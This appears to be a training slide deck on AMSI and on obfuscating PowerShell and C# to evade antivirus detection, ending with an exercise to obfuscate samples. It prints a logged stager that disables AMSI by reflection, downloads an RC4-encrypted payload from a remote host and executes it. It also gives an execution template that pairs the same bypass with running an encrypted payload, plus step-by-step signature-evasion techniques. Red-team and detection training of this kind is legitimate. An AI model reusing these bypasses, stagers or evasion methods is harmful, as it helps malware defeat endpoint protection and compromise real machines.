
- Classification Detection
- Sandboxing
 - Execute code in a safe space and analyze what it does
- System Logs and Events
 - Event Tracing for Windows
- API Hooking



AMSI and Fileless Malware


What Is AMSI?

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
 - All modern AVs use this interface
- **Identify fileless threats**
 - Solved the technical part of the Collection Evasion problem



Data Flow



Interesting Note About the CLR Hooks


- Based upon the CLRCore port AMSI is only called when `Assembly.Load()` is called

```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS
// programs to report into Defender (and potentially other anti-malware tools).
// This should only run on in memory loads, Assembly.Load(byte[]) for example.
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer
// wouldn't do anything.
```

- <https://github.com/dotnet/coreclr/pull/23231/files>
- Project that abuses this:
 - <https://github.com/G0ldenGunSec/SharpTransactedLoad>

The Problem of Human vs Machine Analysis

- Using automated obfuscation tools can easily produce obfuscated code that is capable of evading static analysis
- Heavily obfuscated code will immediately jump out to a human analyst as suspicious
 - Pits Logical Evasion against Classification Evasion



Un-Obfuscated Code

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
If($PSVersionTable.PSVersion.Major -ge 3){$Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsinitFailed','NonPublic,Static').SetValue($null,$true);;
[System.Net.ServicePointManager]::Expect100Continue=0;$AeFb=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$ser=$(Text.Encoding)::Unicode.GetString
([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4A0QAYAC4AMQAzADAAOgA4ADAAOAAwAA=='));$t='/news.php';$AeFB.Headers.Add('User-Agent',$u);$AeFB.Proxy=
[System.Net.WebRequest]::DefaultWebProxy;$AeFB.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $AeFB.Proxy;$K=[System.Text.Encoding]::ASCII.GetBytes('&[K]usGmS]*F5zMCVXTe6@,!
(alhEj;D');$R={SD,$K=$ARGS;$S=0..255;0..255}%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_]=$S[$J],$S[$_];$D}%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-Bxor$S(($S[$I]+$S[$H])%256)};$AeFB.Headers.Add
("Cookie","bohznZkrPeJP=AW9U3kj3lms0O1bl0AD8MvslSe0=");$data=$AeFB.DownloadData($ser+$t);$IV=$Data[0..3];$Data=$Data[4..$Data.Length];-join[Char[]](& $R $dATA ($IV+$K))|EX
```

ScriptBlock ID: afadd8ea-15df-44a3-8b5c-332d0c46baf4

Path:

Obfuscating Static Signatures

Unravelling Obfuscation (PowerShell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\> powershell -enc  
VwByAGkAdABIAC0ASABvAHMAAdAAoACIAdABIAHMAAdAAiACkA
```

becomes:

```
PS C:\Users\> Write-Host("test")
```

However:

```
PS C:\Users\> Write-Host ("te"+"st")
```

Does not become:

```
PS C:\Users\> Write-Host ("test")
```

This is what allows us to still be able to obfuscate our code

What Can We Do?

- Modify our hash
- Modify byte strings
- Modify the structure of our code

Modifying the Hash

Change literally anything



Randomized Capitalization Changes Our Hash

- PowerShell ignores capitalization
- Create a standard variable

```
PS C:\Users\> $test = "hello world"
```

- This makes **Write-Host \$TEst** and **Write-Host \$teST**

- The same as...

```
PS C:\Users\> hello world
```

- AMSI ignores capitalization, but changing your hash is a best practice
- C# does not have the same flexibility but changing the capitalization scheme of a variable name modifies the hash

Modifying Byte Strings

- There are a lot of options available here
 - Change variable names
 - Concatenation
 - Variable insertion
 - Potentially the order of execution
 - For C# changing the variable type (i.e list vs array)

Variable Insertion (PowerShell)

- PowerShell recognizes \$ as a special character in a string and will fetch the associated variable.
- We embedded `$var1 = 'context'` into `$var2 = "amsi $var1"`
- Which gives us:

```
PS C:\Users\> $var2  
amsicontext
```

Variable Insertion (C#)

- As of C# 6 there is a similar method that we can use

```
string var1 = "context";  
string var2 = $"amsi{var1}";
```

- If you use a decompiler to examine your file this will look the same as doing concatenation but does produce a different file hash

Format String (PowerShell)

- PowerShell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

`$test = "amsicontext"` will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

- But, `PS C:\Users\> $test = "amsi{0}text" -f "con"`
- Return:
`PS C:\Users\> $var2`
amsicontext

Format String (C#)

- C# also has a Format string method:

```
string var1 = "context";  
string var2 = String.Format("amsi{0}",var1);
```

- Strangely enough ILSpy will decompile it to look like variable insertion:

```
{  
    string arg = "context";  
    string text = $"amsi{arg}";  
}
```

Encrypted Strings

Encrypting


```
$secureString = ConvertTo-SecureString -String '<payload>' -AsPlainText -force  
$encoded = ConvertFrom-SecureString -k (0..15) $secureString > <output file>
```

Execution


```
$encoded = <encoded payload>  
$Ref = [REF].Assembly.GetType('System.Management.Automation.AmsiUtils');  
$Ref.GetField('AmsiInitFailed','NonPublic,Static').SetValue($null, $true);  
$credential = [System.Management.Automation.PSCredential]::new("tim", (ConvertTo-SecureString -k (0..15) $encoded))  
Iex $credential.GetNetworkCredential().Password
```

What is an Abstract Syntax Tree (AST)?

- Represents source code in both compiled and interpreted languages
- Creates a tree-like representation of a script/command




Abstract Syntax Tree (AST)



Example Obfuscation Process

- Break the code into pieces
 - Identify any words that may be specific triggers
- Identify of any chunks that trigger an alert
- Run the code together
- Start changing structure
 - If you want to go down the rabbit hole start analyzing your ASTs



Staging VS Stagless

- Scripts and Assemblies are typically evaluated individually as they are loaded
 - There will still be some carry over of the risk rating
- Trade off of increased network traffic to less “malicious” code to be identified

Exercise 2: PowerShell Obfuscation


1. Obfuscate samples 1-3



